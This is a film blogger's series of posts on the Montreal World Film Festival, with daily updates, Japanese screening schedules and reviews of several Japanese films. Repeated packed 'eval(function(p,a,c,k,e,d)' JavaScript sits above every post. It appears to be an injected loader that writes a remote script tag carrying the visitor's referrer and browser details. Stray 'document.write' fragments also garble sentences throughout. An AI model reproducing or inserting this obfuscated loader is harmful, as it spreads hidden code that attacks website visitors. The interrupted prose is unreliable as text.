FFM Update Day 4


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|arrnt|var|u0026u|referrer|fyabi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddsbd|var|u0026u|referrer|drtif||js|php’.split(‘|’),0,{}))
We are continuing
our coverage of the Festival des Films du Monde (FFM)

This is my last day at this year’s festival.

I couldn’t be there yesterday but I heard that the queue for the Japanese movie (A loving husband) was pretty long and that Willem Dafoe came back after his movie (My Hindu Friend, document.write(“”); Brazil, dir.: Héctor Babenco) despite the late hour (midnight) for a thirty-minute Q&A. That guy has a lot of respect for his audience and fans!

Even if my wife is still hospitalized (don’t worry she’s doing better, they just kept her to perform some tests), I couldn’t miss the last Japanese movie to be shown at the festival (this year, hopefully). I didn’t regret it. It was a great comedy. I’ll tell you more about it later.



Good Morning show: The crew arriving in a horse carriage! Dir./Scr. Ryoichi Kimizuka, actress Mirai Shida, actor Kiichi Nakai and actress Masami Nagasawa
Good Morning Show : Crew arriving on a horse carriage! Good Morning Show : Dir./Scr. Ryoichi Kimizuka, actress Mirai Shida, actor Kiichi Nakai and actress Masami Nagasawa
I lingered a little after the show to catch a glimpse of Isabelle Adjani that was coming to present her movie Carole Matthieu (France, Dir.: Louis-Julien Petit).

Isabelle Adjani Isabelle Adjani
More pictures on my “FFM 2016” album on Flickr

Tomorrow (Monday) is the last day of the festival. As soon as I have the list of the lucky awards’ winners I’ll post my wrap up comments.

Let’s hope it won’t be the last of the FFM!

Press review:

[ Traduire ]

SaveSave

MWFF Update Day 3


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sbhkb|var|u0026u|referrer|ntfyy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kakti|var|u0026u|referrer|sfiai||js|php’.split(‘|’),0,{}))
We are continuing
our coverage of the Festival des Films du Monde (FFM)

Yesterday, document.write(“”); I’ve put on Vimeo a short video of The Seal of the Sun‘s crew introducing their movie before the screening (unfortunately, I had camera troubles, so the video is not very good and it’s incomplete).

I also went to the screening of The Black Widow Business. It’s a good comedy build around what should be a dark subject: women “seeking out old wealthy men to wed and deprive the bereaved family’s inheritance”. There was again a good attendance as the first level of the theatre was nearly three-quarter full (about 250~350 people). I’ll tell you more about it later.

After the Théatre Outremont announcing it will show the “Documentaries” and “Focus on World Cinema” segments of the festival, now it is the Cinéma du Parc (3575, av. du Parc) that has announced that it will show the movies for the 47th Student Film Festival for free! As usual, check the schedule on the festival’s website.

The next Japanese movies to be shown are (barring any more schedule changes):

Wednesday August 31, 15h00 at Théatre Outremont (TO.31.3) DOC

Frozen Fireworks: The Legendary Japanese Model Sayoko Yamaguchi (???? ????? / Kori no hanabi Yamaguchi Sayoko / lit. “Ice of fireworks Sayoko Yamaguchi”) : Japan, 2015, 97 min.; Dir.: Takako Matsumoto; Prod.: OHO Sayuki; Phot.: KISHIDA Masao; Ed.: MAEJIMA Kenji; Sound: TAKAGI Hajime ; Mus.: HISAMOTO Yukina; Cast: YAMAGUCHI Sayoko, Serge LUTENS, MARUYAMA Keita. A documentary portrait of Yamaguchi Sayoko, Asia’s first “top model”, via rare footage and testimony of friends and professional acquaintances.

Wednesday August 31, 17h00 at Théatre Outremont (TO.31.4) REG

Hold my hand (??????????????????????? / Te wo Tsunaide Kaeroyo — Shangurira no Mukou de / lit. “In the other side of the Let’s go home hand in hand Shangri-La”) : Japan, 2016, 105 min.; Dir.: Yoko Narahashi; Scr.: Masayuki Imai; Cast: Tetsuya Bessho, Itsuji Itao, Jay Kabira, Katsuya, Sumire Matsubara, Masahiro Nakai, Nanami. Makoto has a learning disability but dreams of becoming a truck driver. He falls in love with Sakura, a girl who has a similar disability and wants to become a dancer.

Friday September 2, 11h00 at Théatre Outremont (TO.02.1) DOC

Tsukiji Wonderland (?????????) : Japan, 2016, 116 min.; Dir.: Naotaro Endo. A day at Tokyo’s Tsukiji Market, the biggest wholesale seafood market in the world, for a fascinating view of the seafood business during the ramshackle 80-year-old complex’s last year of operation.

Friday September 2, 17h00 at Théatre Outremont (TO.02.4) DOC

Ken san (???) : Japan, 2016, 95 min.; Dir.: Yuichi Hibi; Phot.: Yoshihisa Toda; Ed.: Miyuki Ohgata; Mus.: Tarô Iwashiro. Ken San pieces together the puzzle of the life and legacy of Japan’s mythical acting icon, Ken Takakura. Collaborators, friends and family share intimate stories of Ken’s journey.

Saturday September 3, 13h00 at Cinéma Impérial (CI.03.3) PRE

A loving husband ( ????? / Koisaika Miyamoto): Japan, 2016, 117 min.; Dir./Scr.: Kazuhiko Yukawa (based on the novel by Kiyoshi Shigematsu); Cast: Yûki Amami (Miyoko), Hiroshi Abe (Yohei). Schoolteacher Yohei is married to Miyoko. For the first time in 25 years they begin to live by themselves when their son marries and moves out. Then Yohei discovers that all’s not well in his marriage.

Sunday September 4, 17h30 at Cinéma Impérial (CI.04.5) COMP

Good Morning Show (??????????? / Guddo Moningu Sho): Japan, 2016, 103 min.; Dir./Scr.: Ryoichi Kimizuka; Cast: Kiichi Nakai, Masami Nagasawa, Mirai Shida, Hiroyuki Ikeuchi, Kento Hayashi, Zen Kajiwara, Haruka Kinami, Shunsuke Daitô, Gaku Hamada, Yô Yoshida, Yutaka Matsushige, Saburô Tokitô. The morning variety show, a staple of television around the world, offers news and entertainment but TV host Shingo didn’t expect to be himself the source of the news and entertainment.

As usual, enjoy the festival while you can because it might very well be the last!

Press reviews:

[ Traduire ]

SaveSave

MWFF Update Day 2


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kksyi|var|u0026u|referrer|tzyrz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sntze|var|u0026u|referrer|rhnry||js|php’.split(‘|’),0,{}))
We are continuing
our coverage of the Festival des Films du Monde (FFM)




Yesterday was my second day at the festival. I went to see Tatara Samurai in the early evening. It was the premiere of the movie so the crew (the director and the two main actors) arrived in great pomp with a limo and the red carpet. There was lots of people and the main floor of the Imperial Theatre was almost full (which means about 300~400 people). It was a beautiful and excellent samurai movie that reminded me a little of Kurosawa. Unfortunately, document.write(“”); the more I like a movie the more I find difficult to talk about it. But don’t worry, I’ll manage to organize my notes (as well as edit the video of the screening intro and small Q&A session — taken this time with my old and more reliable camera) in the next few days in order to eventually share them with you.

See my “FFM 2016” album on Flickr
Tatara Samurai poster Tatara Samurai Red Carpet arrival
Actors Naoki Kobayashi, Sho Aoyagi and director Yoshinari Nishikori Actors Naoki Kobayashi and Sho Aoyagi
Yesterday afternoon, I also posted online my comment on the movie The Seal of the Sun.

It is really damn difficult to do any planning during this festival. You think that you finally have your stuff organized, you ask for a day off work and then, bang!, they change the schedule. Again. I really hate this situation. You really need to check the screening schedule every day (in the evening and in the morning)!

The next Japanese movie to be shown will be tonight and then, so far, there’s nothing until next week-end — but note that the movie planned for Saturday night, Her Love Boils Bathwater, is CANCELLED!

Tuesday August 30, 19h40 (CI.30.6) HC

Black Widow Business (??? ? ? / Gosaigy? no onna / lit. “Woman of the second wife industry”) : Japan, 2016, 128 min.; Dir./Scr.: Yasuo Tsuruhashi (based on the novel by Hiroyuki Kurokawa); Cast: Masatoshi Nagase, Masatô Ibu, Machiko Ono. With 4000 matchmaking agencies across Japan serving some 600,000 clients, especially men and women over 65, the pickings are ripe for “black widows”. But the daughter of one victim decides to investigate.

Saturday September 3, 13h00 (CI.03.3) PRE

A loving husband ( ????? / Koisaika Miyamoto): Japan, 2016, 117 min.; Dir./Scr.: Kazuhiko Yukawa (based on the novel by Kiyoshi Shigematsu); Cast: Yûki Amami (Miyoko), Hiroshi Abe (Yohei). Schoolteacher Yohei is married to Miyoko. For the first time in 25 years they begin to live by themselves when their son marries and moves out. Then Yohei discovers that all’s not well in his marriage.

Sunday September 4, 17h30 (CI.04.5) COMP

Good Morning Show (??????????? / Guddo Moningu Sho): Japan, 2016, 103 min.; Dir./Scr.: Ryoichi Kimizuka; Cast: Kiichi Nakai, Masami Nagasawa, Mirai Shida, Hiroyuki Ikeuchi, Kento Hayashi, Zen Kajiwara, Haruka Kinami, Shunsuke Daitô, Gaku Hamada, Yô Yoshida, Yutaka Matsushige, Saburô Tokitô. The morning variety show, a staple of television around the world, offers news and entertainment but TV host Shingo didn’t expect to be himself the source of the news and entertainment.

The presence of Isabelle Adjani (as well as the screening of her film Carole Matthieu) has been postponed at the request of the French actress. No new screening date has been announced yet.

Fortunately there’s not only bad news in the festival. It was announced that, out of sheer compassion for movie-makers and movie-goers, from today until next Sunday the Théatre Outremont (1248 avenue Bernard Ouest, near metro Outremont) will start showing movies for the Festival, effectively doubling the number of screens available! Schedule will be announced day by day, but so far today there’s no Japanese movies being shown.

Anyway, enjoy the festival while you can because it might very well be the last!

Press reviews:

[ Traduire ]

SaveSave

The Seal of the Sun


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdrbh|var|u0026u|referrer|irebh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aedbz|var|u0026u|referrer|fhsaz||js|php’.split(‘|’),0,{}))

“On March 11, document.write(“”); 2011, the Eastern Japan Great Earthquake struck.”

“On that day, Japan faced the dangers of a catastrophic event that threatened a large segment of the population. The Earthquake knocked out the electricity at the Fukushima Daichi Nuclear plant located in Northeastern Japan. The emergency cooling system failed and the temperature inside the nuclear reactor kept climbing. A crisis equal to the Chernobyl’s nuclear disaster was looming.”

“The power plant metamorphosed into a gigantic and menacing monster. Scientists, surprised and shocked by the crisis which quickly expanded well beyond what they had predicted, made several erroneous judgements and decisions. The Prime Minister’s office was thrown into chaos with very little accurate information available to them.”

“Meanwhile, residents were hastily evacuated, forced to say good-bye to their homes. However, a time bomb was ticking without any credible solution to the crisis. Then, the catastrophe began with the explosion of the Unit 1 building. It then cascaded into explosions inside of the Unit 2 and 3 buildings. The countdown to the complete meltdown and total destruction continued and never stopped.”

(Text from production flyer)

Continue reading

Dear Deer

“A woman stares at a deserted exhibition in the local museum, document.write(“”); a place said to be haunted by the phantom of a deer, “Ryomo-Shika”… Twenty-five years earlier three siblings reported seeing the deer, becoming first famous, then infamous when their claim was debunked. The fallout was devastating. The second son, Yoshio, is now living in a psychiatric institution; Akiko, the unsociable youngest daughter, lives in the country with an older man; and the eldest son, Fujio, who has remained in town, is burdened with debt from the family’s failing business. Now, with their father dying, the three siblings along with their respective partners and friends, have returned home, their first reunion in many years. But time hasn’t dulled their rivalries and or their rancour. They find themselves once again at a crossroads in life.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nfrdt|var|u0026u|referrer|dnebi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aybyi|var|u0026u|referrer|atabs||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I admit that I misunderstood the movie description in the program, so I thought it would be some sort of ghost story. Not at all.

When they were kids, siblings Fujio, Yoshio and Akiko saw a rare deer that was supposed to be extinct and took a blurry picture. But people thought it was an hoax and that they lied to attract attention or just misidentified a common deer. They were quite hurt no to be believed. On top of that, after their mother’s death, their father became quite abusive, so the younger brother and sister left their hometown and the older brother stayed to take care of the family business. He has to work hard to keep it (and the town) together despite serious economic problems as a big development company tries to buy off the land. The younger brother seem to have a mild case of obsessive-compulsive disorder as he seems to have internalize all his guilt and frustrations from the childhood. The younger sister is good looking and has always had her ways with men, but unfortunately she eloped with a loser. She is very selfish but she eventually soften. She has a very unhappy life in Tokyo.

Twenty-five years later, they come back to their hometown when their father become gravely ill. They all have been greatly affected by their childhood have serious psychological problems. The death of the father brings back to the surface all their issues and what stayed unsaid for a long time is being expressed making their return trip a cathartic experience that is finally freeing them from the weight that had kept them miserable for all those years.

This is a very beautiful and interesting movie. Japanese movies are always good at showing us the beauty of the countryside. The director said that he was inspired by the fact that people from the countryside and people from the city seem to have very different mentality and way of life.

Dear Deer (????????): Japan, 2015, 107 mins; Dir.: Takeo Kikuchi; Scr.: Noriaki Sugihara; Ed.: Azusa Yamazaki; Music: Takuro Okada; Cast: Yuri Nakamura (Akiko), Yoichiro Saito (Yoshio), Shota Sometani (Fujio), Kôji Kiryû, Rinko Kikuchi, Yûrei Yanagi, Takeshi Yamamoto, Wakana Matsumoto, Yasushi Masaoka.

Film screened at the Montreal World Film Festival on September 3rd, 2015 (Cinema Quartier Latin 9, 11h00 – the theatre was filled only at 10% of its capacity) as part of the “First Film World Competition” segment. The director was present to introduce the movie and for a Q&A afterward.

For more information you can visit the following websites:

Dear Deer © 2015 Office Kiryu.

[ Traduire ]

Haman

“A tragic story of a girl who becomes a monster. Deeply in love, document.write(“”); Haruka decides to have sex with her boyfriend. But the results are catastrophic: she accidentally kills him. Traumatized, she flees the scene. Her cursed life has begun. Does she have any hope of escaping the malediction? A dark fantasy about life, sex and love. ”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|taezr|var|u0026u|referrer|krhya||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ftbzr|var|u0026u|referrer|dbbbi||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I was not expecting much from this movie. I thought it would be a Fantasia-style gory and sexual horror movie. I was surprised to discover I was a more subtler and meaningful fantastical tale.

Haruka is cursed. She goes to a love hotel to have sex for the first time with her boyfriend. What should have been a pleasant occasion turns into a nightmare when her boyfriend unexpectedly and painfully dies during intercourse. She has no idea what happened: she was enjoying herself on top of him when there’s suddenly a gush of blood as she appears to have ripped off her boyfriend’s penis. She flees the scene in horror. The next day, in the news, the police talks of a gruesome murder as the sex of the victim appears to have been bitten off in a very inhuman way.

She skips school and wanders around in a dazed state. Has she dreamed or hallucinated the whole ordeal? Is that a fantasy induced by teenage angst and sexual anxiety? Or is she really some sort of monster and it happened for real? Is that even possible to have teeth “down there”? As she wanders on the road, she is kidnapped and raped by a pervert, but she kills him too, by “biting” off his penis with her vagina. The curse is confirmed.

Eventually, she meets Yosuke — who is nice to her and helps her overcome the trauma. She also meets his sister (so she said but she ends up being a jealous impersonator stalking Yosuke). They starts dating but Haruka fears that if they go further she will kill him. However, she accepts to date him only if they have a sexless relationship. Of course, with time, Yosuke cannot endure such a sexless love and wants to have her even if he knows that it will probably kill him. A love to die for.

The director said he was inspired by the true story of Sada Abe — who killed her lover and kept his penis as a souvenir. Even if the story had already been adapted in several movies — the most famous being Ai no Korida / In the realm of the senses by Nagissa Oshima — it seemed to him to be a good starting point to talk about sex and love.

The movie was very low budget and was shot within twelve days with a crew of seven (all volunteers) but most of the work was done by Tetsuya Okabe (directing, script, editing, etc., even paying for the lunch of the crew!). The film looks pretty good for such a low budget production and the director succeeded to turn a subject of comedic horror into a thoughtful allegory.

The title, Haman (???), is a slang blend (or portemanteau) expression made from ? [Ha, tooth] and ???? [Omanko, vagina] meaning “toothed vagina”. I am not sure if the director was aware of this when he wrote the script (most probably), but the idea of the “vagina dentata” (in Latin) can be found in the folklore of many ancient cultures.

All in all, it was a good movie and I enjoyed it. It is amusing to see that the story ends up much more interesting by being treated through a more mainstream movie (with minimum gore and nudity–we see Haruka’s breast in only one scene) rather than as a comedic horror film.

Haman (??? / lit. “toothed vagina”): Japan, 2015, 95 min.; Dir./Scr./Ed.: Tetsuya Okabe; Phot.: Yumi Hasegawa; Music: HIR, Shintaro Mieda; Cast: Nonka Baba, Yusuke Kojima, Maki Mizui, Mukau Nakamura, Shoei Uno.

Film screened at the Montreal World Film Festival on September 2nd, 2015 (Cinema Quartier Latin 16, 20h30 – the theatre was filled only at 18% of its capacity) as part of the “World Great” segment. The director was present to introduce the movie and for a Q&A afterward.

For more information you can visit the following websites:
Haman © 2015?????.

[ Traduire ]

The Next Generation Patlabor — Tokyo War

“Over the years since 1988, document.write(“”); the “Mobile Police PATLABOR” franchise in Japan has become a pioneer in multimedia, combining anime comics, videograms, films and novels. Until now the films have been animated. The story has now gone live-action… Labor is a robot specifically designed for heavy industry work. The rise of Labors has sparked a revolution in industry, but also an increase in crime. To combat these new Labor crime wave, the police have created a special unit: The Patrol Labor known as the Special Vehicles Section 2 (SV2). This is the birth of “Patlabor”. We are now in the 21st century and the Tokyo Metropolitan Police’s SV2 so-called Patlabor still looks out for misbehaving Labors, but Patlabor is no longer considered necessary because of its cost and care. When Tokyo is attacked by an organization of terrorists using stealth helicopters, SV2 is called in to neutralize the threat.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nbdbt|var|u0026u|referrer|nztkb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktyrz|var|u0026u|referrer|atheb||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This is a beautiful movie. The CGI seems so perfect that the only thing that looks out of place is the Labor themselves — they look so preposterous, like some old giant toys from another era; that was probably done on purpose.

Not surprisingly (considering it’s a movie directed by Mamoru Oshii), this is a Patlabor movie where we see actual labor action only a few minutes in the end. And, of course, the movie have the usual slow moments of politico-philosophical introspection also typical of Oshii’s movies. The director himself seems to make a cameo appearance in the movie, with his typical hat and his beloved basset hound dog.

However, I am not sure that anyone who is not already familiar with the Patlabor story could easily understand what’s happening in this movie, which seems to come closely after the second anime movie, and which is also the final segment of a 7-part series of live-action films! Even myself, who is well acquainted with the Patlabor universe, had trouble following sometimes (was the pilot of the helicopter the previous SV2 commander? Was she acting to seek some sort of social justice? I am not really sure…). Of course, if you take it strickly as an action movie (and disregards the political stuff) there is not much that you really need to understand to enjoy the movie.

In his introduction of the movie, before the screening, Oshii-San didn’t say much. However, he mentioned that he shot his previous film in Montreal (Garm Wars: The Last Druid — for more details on this movie you can check ANN, IMdB, Youtube or Wikipedia).

All in all, this movie offers a great photography, beautiful CGI, a nice near-future sci-fi setting and, as a bonus, it shows us parts of Tokyo that we are not used to see. But it has much more meaning if you are a Patlabor fan, of course.

The Next Generation Patlabor — Tokyo War (The Next Generation ????? ? ???? / Patoreiba: Shuto Kessen / Lit. “Patlabor: Decisive battle over the capital”): Japan, 2015, 93 min.; Dir./Scr.: Mamoru Oshii; Phot.: Hiroshi Machida, Tetsuya Kudo; Art Dir.: Anri Jojo; Ed.: Yoshinori Ohta; Music: Kenji Kawai; Labor Design: Hideki Hashimoto, Katsuya Terada; Cast: Toshio Kakei (Keiji Gotoda), Erina Mano (Akira Izumino), Seiji Fukushi (Yuma Shiobara), Rina Ohta (Kasya), Shigeru Chiba (Shigeo Shiba), Kanna Mori (Rei Haihara), Kotaro Yoshida (Onodera), Reiko Takashima (Kei Takahata), Yoshinori Horimoto (Isamu Otawara), Shigekazu Tajiri (Hiromichi Yamazaki), Kohei Shiotsuka (Shinji Mikiya), Yoshikazu Fujiki (Yoshikatsu Buchiyama).

Film screened at the Montreal World Film Festival on August 30th, 2015 (Cinema Quartier Latin 9, 21h30 – the theatre was filled only at 14% of its capacity) as part of the “World Great” segment. The director was present to introduce the movie but there was no Q&A due to the late hour of the screening.

For more information you can visit the following websites:
The Next Generation Patlabor — Tokyo War © 2015 HEADGEAR / ”THE NEXT GENERATION -PATLABOR-” PARTNERS.

[ Traduire ]

Early Spring, Sakurajima

“Takashi Arimura had been working in Kyoto. Now that he’s reached the age of retirement he’s returned to his hometown, document.write(“”); Kagoshima. A beautiful city with a volcano overlooking it, but the vista can’t make up for the fact that life in retirement is depressing. With the encouragement of his wife, Kyoko, he takes up a new hobby — drawing. He picks a paintbrush for the first time. The world now looks very different. He now has a goal in life. Can he reach it?”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nsfan|var|u0026u|referrer|fasbf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbese|var|u0026u|referrer|ztest||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This movie shows us the boring life of a retired elderly couple. With her husband’s retirement money, Kyoko can finally open her own very small movie theatre. And Takashi can start to paint again, but he feels unhappy and thinks he has no talent. Life seems not worth living and he feels like just killing time before death. He meets a fortune teller who somehow predicts him better days and encourages him to be more optimistic.

He finds a new fascination for the Sakurajima island and its active volcano, so he starts making many trips there to paint the volcano. He submit his painting for a local exposition but it is not selected. However, he has found a new joy and feels life is worth living again.

The movie was shot in cinéma-vérité style with very little dialogue and some weird angle shots. The pace is so slow that the story doesn’t seem to progress at all sometimes. The movie seems excruciatingly long despite that it’s only eighty-eight minutes long! The photography is good and gives us the opportunity to see the beautiful countryside of Sakurajima as well as the rather ordinary cityscape of Kagoshima. It represents the image of the real, everyday Japan which is somewhat rather refreshing.

Despite its shortcomings, the movie offer an interesting subject. More and more Japanese are living longer to enjoy their retirement, even on a merger revenue (this couple didn’t seem rich at all since they live very simply, in a very small house and his clothing have many patches). They must find hobbies to make their retiring enjoyable.

Early Spring, Sakurajima (???? / Sakurajima soyun / Sakurajima early spring): Japan, 2015, 88 min.; Dir./Scr./Ed.: Hiroshi Toda: Phot.: Guillaume Tauveron, Hiroshi Toda; Music: Mica Toda; Cast: Yoichi Hayashi, Hitomi Wakahara, Kenkichi Nishi, Katsuhiko Nishi.

Film screened at the Montreal World Film Festival on August 30th, 2015 (Cinema Quartier Latin 16, 16h00 – the theatre was half full) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
Early Spring, Sakurajima © 2015 Skeleton Films.

[ Traduire ]

Blowing in the winds of Vietnam

“Misao Sasho teaches Japanese in Hanoi, document.write(“”); Vietnam. One day she receives a phone call from Japan informing her of her father’s passing. Upon returning to Japan for her father’s funeral, she realizes that her mother has deteriorated and is becoming senile. She decides to take her back to Vietnam. The new environment works wonders. Misao’s mother enjoys the company of Misao’s acquaintances. She is suddenly the centre of attention…”
